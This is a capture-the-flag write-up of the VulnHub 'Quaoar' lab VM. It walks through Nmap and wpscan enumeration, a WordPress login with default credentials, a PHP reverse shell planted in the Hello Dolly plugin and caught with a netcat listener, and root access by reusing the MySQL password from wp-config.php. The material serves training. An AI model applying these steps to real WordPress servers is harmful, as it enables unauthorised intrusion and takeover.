# [VulnHub] hackfest 2016: Quaoar

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## Overview

This is a writeup for VulnHub VM hackfest2016: Quaoar. Here's an overview of the enumeration  $\rightarrow$  exploitation  $\rightarrow$  privilege escalation process:

#### Killchain




Figure 1: writeup.overview.killchain

# $\mathbf{TTPs}$

 $1.\ 80/tcp/http/Apache\ httpd\ 2.2.22\ ((Ubuntu)):\ enumerate\_app\_wordpress, exploit\_wordpress\_defaultcreds,\\ exploit\_wordpress\_plugin\_hellodolly,\ exploit\_php\_reverseshell,\ privesc\_mysql\_creds,\ privesc\_credsreuse$ 

### Phase #1: Enumeration

1. Here's the Nmap scan result:

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# Nmap 7.70 scan initiated Wed Sep 18 14:14:44 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/vulnhub.quaoar/results/192.168.92.175/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/vulnhub.quaoar/results/192.168.92.175/scans/xml/_quick_tcp_nmap.xml
       192.168.92.175
   Nmap scan report for 192.168.92.175
   Host is up, received arp-response (0.0084s latency).
   Scanned at 2019-09-18 14:14:45 PDT for 23s
   Not shown: 991 closed ports
  Reason: 991 resets
        STATE SERVICE
                             REASON
                                            VERSION
                             syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol
   22/tcp open ssh
    ssh-hostkey:
       1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)
10
   ssh-dss AAAAB3NzaC1kc3MAAACBAKhWvQi17DDbE+4rIT/
    4 g1SC8rxuv0MUowSJKUPEWlMVqfoLa6iWJVA2EzqUGPgtTnq6uuTr1100p760IivE6U3cBbgEz5xIz1AZJbB8Mt0GqGK5EMnkfPr
    /cUn4PPnMPHt7I/JU4KGcTPcq3KA+t0ZRH8m3PEaBg6vUXWSVKIybVAAAAFQDYJev6e7e0vLa/

→ gEoTi8qyOhf2ZQAAAIEAg5bfw3eI3IUo4FEnjy7aY4pRsI+

       iGqwb29GLJXgonVhecOmtavAvwRwrJ5XFjgeVcHZQHySN7I+
       S66hKqTOQo4jalb6U9ZptVzIC8qkbeKToXqJLYwsGdDTTLyA+lRJfem9FMjaAl7mhX7ulm8szQ3q5g+
    4 D4jqJKXlpsMK42U+gAAACAV3s6IYys0w516Q/LzjBHVFy6Vm1J2jrT0MegkfzpxHI0CQz+EyXHrPG+
    → MuOiC9MuA8a7GjS5ryz2iqo/uEHPaoVYk2FpnsFXbCTvbeMruv5ifRh9LNKZ/
      vWR1H12FIi5R1NnEgeAIFymST8QuYEm7WWxZLXey09DwRSMPp2zNUU=
       2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)
12
13
    AAAAB3NzaC1yc2EAAAADAQABAAABAQDCzMPj80rWOSTS2cP0g24Yep4GX3GXio0p3MPI0g9AWya12ACkxFPwl3u0ljwfE3UGzNS53H
    → +yMaNbJVCWs2+2LsejPUCnykAlhSCKcrpviyitU3C3/
    5fojXtnrGyCBZzeyEQbkIaZ1QnUmykljjgCfDxH6qh50wRRpaEt7r00TSKh7FDvTy/ly/EMUBOSq/UmMs061/
    → NNxDgWEPGvvWrbt7aKT71PJXM4i8xxEfi+K7rC3dJBGGV71X7m6o3S32/HLw71RbtRyy1gbfMY/pOduFmFuI+

⇒ s7H5fI1/UlidOAnJNXPCFUnZMEWLrBjhme/q4wjLxwFHKLyDd

       256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)
14
   _ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI9oPSx9ey3GvWq/2+
    7fWNxzZj9WF9BYq5Mf+dLbBbGHakQLPzIKRrHPL902cZhUqQ88hbceEdNZGH2MnFvpDt8=
                             syn-ack ttl 64 ISC BIND 9.8.1-P1
   53/tcp open domain
16
   dns-nsid:
17
   bind.version: 9.8.1-P1
18
                             syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu))
   80/tcp open http
19
   | http-methods:
20
   Supported Methods: POST OPTIONS GET HEAD
21
   http-robots.txt: 1 disallowed entry
  _Hackers
23
   http-server-header: Apache/2.2.22 (Ubuntu)
24
  _http-title: Site doesn't have a title (text/html).
   110/tcp open pop3
                            syn-ack ttl 64 Dovecot pop3d
26
   |_pop3-capabilities: SASL TOP PIPELINING STLS RESP-CODES UIDL CAPA
   | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
    server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
   | Issuer: commonName=ubuntu/organizationName=Dovecot mail
29
    server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
   | Public Key type: rsa
30
   | Public Key bits: 2048
   | Signature Algorithm: sha1WithRSAEncryption
```

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| Not valid before: 2016-10-07T04:32:43
     Not valid after: 2026-10-07T04:32:43
            e242 d8cb 6557 1624 38af 0867 05e9 2677
35
     SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
36
     ----BEGIN CERTIFICATE----
37
   | MIIDizCCAnOgAwIBAgIJAP8OUpUA7rC3MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
38
   | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW5OdTEPMAOGA1UE
39
     AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtyb290QHVidW50dTAeFw0xNjEwMDcw
40
     NDMyNDNaFwOyNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
41
    | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
42
   hvcNAQkBFgtyb290QHVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
     ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
44
     S1HDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSeNQTt1RcklAQN+tF8aQpiJ6jFjwMvbN
   | CIpbEWfvheLCpSw2yWWOMcERFsmblOvdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
46
   | ImSx/OVqMA/u8zXOmqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
   | Xi5TP2V9aatrpUwjlpGDolg/VptGPlQ3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
48
   | dwTZGGpSKb1by5VTLvXaUvB5iB0CAwEAAaNQME4wHQYDVR00BBYEF0nF9jfUGBWq
   | IM6SV51Pz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV51Pz3s6gn1cMAwG
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     A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAGOOkadSFS1V9IqgonA3dYYi
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     wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdh0REO
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   hzZWiOAMpwQWSXZfx1915MiViPPNLVuOIPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
     xTyAQjVFpJXZtPTMRIsXel6mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
55
   | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cys18PTGqAei8ldlVp8=
56
   | ----END CERTIFICATE----
57
   |_ssl-date: 2019-09-18T21:15:09+00:00; +11s from scanner time.
   139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
59
                             syn-ack ttl 64 Dovecot imapd
   143/tcp open imap
   | imap-capabilities: listed post-login have ENABLE more capabilities OK Pre-login
    → LOGINDISABLEDA0001 SASL-IR STARTTLS LOGIN-REFERRALS IMAP4rev1 LITERAL+ ID IDLE
   | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
62
    server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
   | Issuer: commonName=ubuntu/organizationName=Dovecot mail
63
    server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
   | Public Key type: rsa
64
   | Public Key bits: 2048
   | Signature Algorithm: sha1WithRSAEncryption
   | Not valid before: 2016-10-07T04:32:43
   | Not valid after: 2026-10-07T04:32:43
            e242 d8cb 6557 1624 38af 0867 05e9 2677
69
   | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
70
     ----BEGIN CERTIFICATE----
71
   | MIIDizCCAnOgAwIBAgIJAP8OUpUA7rC3MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
   BAOMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW5OdTEPMAOGA1UE
73
     AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtyb290QHVidW50dTAeFw0xNjEwMDcw
     NDMyNDNaFwOyNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
75
     ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMAOGA1UEAwwGdWJ1bnR1MRowGAYJKoZI
   hvcNAQkBFgtyb290QHVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
77
     ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
     S1HDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSeNQTtlRcklAQN+tF8aQpiJ6jFjwMvbN
79
   CIpbEWfvheLCpSw2yWWOMcERFsmblOvdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
   | ImSx/OVqMA/u8zXOmqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
   | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
   | dwTZGGpSKb1by5VTLvXaUvB5iB0CAwEAAaNQME4wHQYDVR00BBYEF0nF9jfUGBWq
83
   | IM6SV51Pz3s6gn1cMB8GA1UdIwQYMBaAF0nF9jfUGBWqIM6SV51Pz3s6gn1cMAwG
   | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAGOOkadSFS1V9IqgonA3dYYi
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| GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU71TRScPx
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      wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdh0REO
    hzZWiOAMpwQWSXZfx1915MiViPPNLVuOIPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
    | xTyAQjVFpJXZtPTMRIsXel6mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
89
    | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cys18PTGqAei8ldlVp8=
90
    |_----END CERTIFICATE----
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    445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.6.3 (workgroup: WORKGROUP)
93
    993/tcp open ssl/imap
                              syn-ack ttl 64 Dovecot imapd
    |_imap-capabilities: listed have ENABLE more post-login capabilities Pre-login OK SASL-IR
95
     → AUTH=PLAINAOOO1 LOGIN-REFERRALS IMAP4rev1 LITERAL+ ID IDLE
    | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
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    server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
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106
    BAOMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW5OdTEPMAOGA1UE
107
    | AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtyb290QHVidW50dTAeFw0xNjEwMDcw
    | NDMyNDNaFwOyNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
109
    | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
    | hvcNAQkBFgtyb290QHVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
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      ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
      S1HDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSeNQTtlRcklAQN+tF8aQpiJ6jFjwMvbN
113
    | CIpbEWfvheLCpSw2yWWOMcERFsmblOvdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
    | ImSx/OVqMA/u8zXOmqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
115
     Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
    dwTZGGpSKb1by5VTLvXaUvB5iBOCAwEAAaNQME4wHQYDVROOBBYEFOnF9jfUGBWq
117
    | IM6SV51Pz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV51Pz3s6gn1cMAwG
    | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAGOOkadSFS1V9IqgonA3dYYi
119
      GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU71TRScPx
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     wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdh0REO
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      hzZWiOAMpwQWSXZfxl915MiViPPNLVuOIPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
122
     xTyAQjVFpJXZtPTMRIsXel6mUZ0h2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
123
      zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cys18PTGqAei8ldlVp8=
124
    |_----END CERTIFICATE----
125
    |_ssl-date: 2019-09-18T21:15:08+00:00; +11s from scanner time.
126
    995/tcp open ssl/pop3
                              syn-ack ttl 64 Dovecot pop3d
    | pop3-capabilities: SASL(PLAIN) TOP PIPELINING RESP-CODES USER UIDL CAPA
128
    | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
    server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
    | Issuer: commonName=ubuntu/organizationName=Dovecot mail
    server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
    | Public Key type: rsa
    | Public Key bits: 2048
132
    | Signature Algorithm: sha1WithRSAEncryption
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139
      BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW5OdTEPMAOGA1UE
140
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141
    | NDMyNDNaFwOyNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
142
      ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
143
     hvcNAQkBFgtyb290QHVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
144
      ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
145
      S1HDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSeNQTtlRcklAQN+tF8aQpiJ6jFjwMvbN
146
      CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
    | ImSx/OVqMA/u8zXOmqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
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    | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
149
    | dwTZGGpSKb1by5VTLvXaUvB5iB0CAwEAAaNQME4wHQYDVR00BBYEF0nF9jfUGBWq
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    | IM6SV51Pz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV51Pz3s6gn1cMAwG
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     wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdh0REO
154
     hzZWiOAMpwQWSXZfx1915MiViPPNLVuOIPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
155
    | xTyAQjVFpJXZtPTMRIsXel6mUZ0h2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
156
    | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cys18PTGqAei8ldlVp8=
157
    ----END CERTIFICATE
    |_ssl-date: 2019-09-18T21:15:08+00:00; +11s from scanner time.
159
    MAC Address: 00:0C:29:00:BD:18 (VMware)
160
    Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
161
162
    Host script results:
163
    |_clock-skew: mean: 40m10s, deviation: 1h37m58s, median: 10s
    | nbstat: NetBIOS name: QUAOAR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
165
        QUADAR<00>
                             Flags: <unique><active>
167
        QUADAR<03>
                            Flags: <unique><active>
        QUAOAR<20>
                            Flags: <unique><active>
169
        \x01\x02 MSBROWSE \x02<01> Flags: <group><active>
        WORKGROUP<1d>
                            Flags: <unique><active>
171
        WORKGROUP<1e>
                            Flags: <group><active>
        WORKGROUP<00>
                            Flags: <group><active>
173
     Statistics:
174
        175
        176
       00 00 00 00 00 00 00 00 00 00 00 00 00
177
      p2p-conficker:
178
        Checking for Conficker.C or higher...
179
        Check 1 (port 24536/tcp): CLEAN (Couldn't connect)
180
        Check 2 (port 22368/tcp): CLEAN (Couldn't connect)
        Check 3 (port 31858/udp): CLEAN (Timeout)
182
        Check 4 (port 65163/udp): CLEAN (Timeout)
        0/4 checks are positive: Host is CLEAN or ports are blocked
184
    | smb-os-discovery:
        OS: Unix (Samba 3.6.3)
186
        NetBIOS computer name:
        Workgroup: WORKGROUP\x00
188
       System time: 2019-09-18T17:15:08-04:00
189
    | smb-security-mode:
190
        account_used: guest
191
        authentication_level: user
192
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challenge_response: supported

| message_signing: disabled (dangerous, but default)
| smb2-security-mode: Couldn't establish a SMBv2 connection.
| smb2-time: Protocol negotiation failed (SMB2)

| Read data files from: /usr/bin/../share/nmap
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
| Mmap done at Wed Sep 18 14:15:08 2019 -- 1 IP address (1 host up) scanned in 23.69 seconds
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2. Upon checking robots.txt file we find a wordpress entry:

```
HTTP/1.1 200 OK
   Date: Wed, 18 Sep 2019 21:24:15 GMT
   Server: Apache/2.2.22 (Ubuntu)
   Last-Modified: Mon, 24 Oct 2016 06:56:49 GMT
   ETag: "24bac-10f-53f96e55d4191"
  Accept-Ranges: bytes
   Content-Length: 271
   Vary: Accept-Encoding
   Content-Type: text/plain
   X-Pad: avoid browser bug
11
   Disallow: Hackers
12
   Allow: /wordpress/
13
14
15
   16
17
   #\__, \ \_, |\__, |\__, |
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


Figure 2: writeup.enumeration.steps.2.1

3. We run wpscan to enumerate users and find 2 hits:

```
admin wpuser
```

Figure 3: writeup.enumeration.steps.3.1

### **Findings**

### **Open Ports**

```
22/tcp
                            OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
             ssh
 53/tcp
           domain
                            ISC BIND 9.8.1-P1
3 80/tcp | http
                         | Apache httpd 2.2.22 ((Ubuntu))
 110/tcp | pop3
                            Dovecot pop3d
5 137/udp | netbios-ns? |
                            Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
6 139/tcp | netbios-ssn |
7 143/tcp | imap
                            Dovecot imapd
                            Samba smbd 3.6.3 (workgroup: WORKGROUP)
  445/tcp | netbios-ssn
9 993/tcp | ssl/imap
                            Dovecot imapd
  995/tcp | ssl/pop3
                            Dovecot pop3d
```

#### Files

```
http://192.168.92.175/robots.txt
```

### Users

wordpress: admin, wpuser

# Phase #2: Exploitation

 $1. \ \ We tried the default credentials \ {\tt admin/admin} \ \ and \ \ got \ \ administrative \ access \ to \ the \ \ Wordpress \ installation:$ 



Figure 4: writeup.exploitation.steps.1.1

- 2. We then edit the Hello Dolly plugin file hello.php, add a PHP reverse shell to it and activate the plugin while running a netcat listener to catch incoming shell:
- nc -nlvp 9999




Figure 5: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.quaoar # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.175] 42776
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
18:35:52 up 1:23, 0 users, load average: 0.23, 2.26, 3.29
        TTY
                  FROM
                                    LOGIN@
                                            IDLE
                                                    JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
$ ifconfig
/bin/sh: 5: ifconfig: not found
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo fast state UP qlen 1000
    link/ether 00:0c:29:00:bd:18 brd ff:ff:ff:ff:ff
    inet 192.168.92.175/24 brd 192.168.92.255 scope global eth0
    inet6 fe80::20c:29ff:fe00:bd18/64 scope link
       valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER, BROADCAST, MULTICAST, UP> mtu 1500 qdisc noqueue state DOWN
    link/ether 0e:2b:33:f7:8b:ad brd ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
$
```

Figure 6: writeup.exploitation.steps.2.2

### Phase #2.5: Post Exploitation

```
www-data@Quaoar> id
   uid=33(www-data) gid=33(www-data) groups=33(www-data)
2
   www-data@Quaoar>
3
   www-data@Quaoar> uname
   Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386
       GNU/Linux
   www-data@Quaoar>
   www-data@Quaoar> ifconfig
   eth0: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
          link/ether 00:0c:29:00:bd:18 brd ff:ff:ff:ff:ff
9
          inet 192.168.92.175/24 brd 192.168.92.255 scope global eth0
10
          inet6 fe80::20c:29ff:fe00:bd18/64 scope link
11
             valid_lft forever preferred_lft forever
12
   www-data@Quaoar>
13
   www-data@Quaoar> users
   wpadmin
15
```

### Phase #3: Privilege Escalation

1. While exploring home directory for user wpadmin we find a flag.txt file:

cat /home/wpadmin/flag.txt

```
www-data@Quaoar:/$ cd /home/wpadmin/
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$ ls -la
total 12
drwxr-xr-x 2 root
                             4096 Oct 22
                                          2016 .
                     root
drwxr-xr-x 3 root
                     root
                             4096 Oct 24
                                           2016 ...
-rw-r--r-- 1 wpadmin wpadmin
                               33 Oct 22 2016 flag.txt
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$ cat flag.txt
2bafe61f03117ac66a73c3c514de796e
www-data@Quaoar:/home/wpadmin$
```

Figure 7: writeup.privesc.steps.1.1

- 2. While exploring the /var/www/wordpress directory we find wp-config.php file with MySQL credentials in it:
- cat /var/www/wordpress/wp-config.php → root/rootpassword!

```
wpadmin@Quaoar:/var/www/wordpress$ pwd
/var/www/wordpress
wpadmin@Quaoar:/var/www/wordpress$
wpadmin@Quaoar:/var/www/wordpress$ head -n25 wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB NAME', 'wordpress');
/** MvSQL database username */
define('DB USER', 'root');
/** MySQL database password */
define('DB PASSWORD', 'rootpassword!');
wpadmin@Quaoar:/var/www/wordpress$
```

Figure 8: writeup.privesc.steps.2.1

3. We test these credentials to gain root privleges and are successfully given access:

su

```
wpadmin@Quaoar:/tmp$ su
Password:
root@Quaoar:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Quaoar:/tmp#
root@Quaoar:/tmp# uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
root@Quaoar:/tmp#
root@Quaoar:/tmp# ifconfig
         Link encap:Ethernet HWaddr 00:0c:29:00:bd:18
eth0
          inet addr:192.168.92.175 Bcast:192.168.92.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe00:bd18/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:717947 errors:0 dropped:0 overruns:0 frame:0
         TX packets:682113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:99707351 (99.7 MB) TX bytes:204115457 (204.1 MB)
         Interrupt:19 Base address:0x2024
lo
         Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1767 errors:0 dropped:0 overruns:0 frame:0
         TX packets:1767 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
         RX bytes:380741 (380.7 KB) TX bytes:380741 (380.7 KB)
virbr0
         Link encap:Ethernet HWaddr 0e:2b:33:f7:8b:ad
          inet addr:192.168.122.1 Bcast:192.168.122.255 Mask:255.255.255.0
         UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@Quaoar:/tmp#
```

Figure 9: writeup.privesc.steps.3.1

4. We then read the /root/flag.txt file to complete the challenge:

```
cat /root/flag.txt
```

```
root@Quaoar:~# cat /root/flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~#
```

Figure 10: writeup.privesc.steps.4.1

### Loot

### Hashes

```
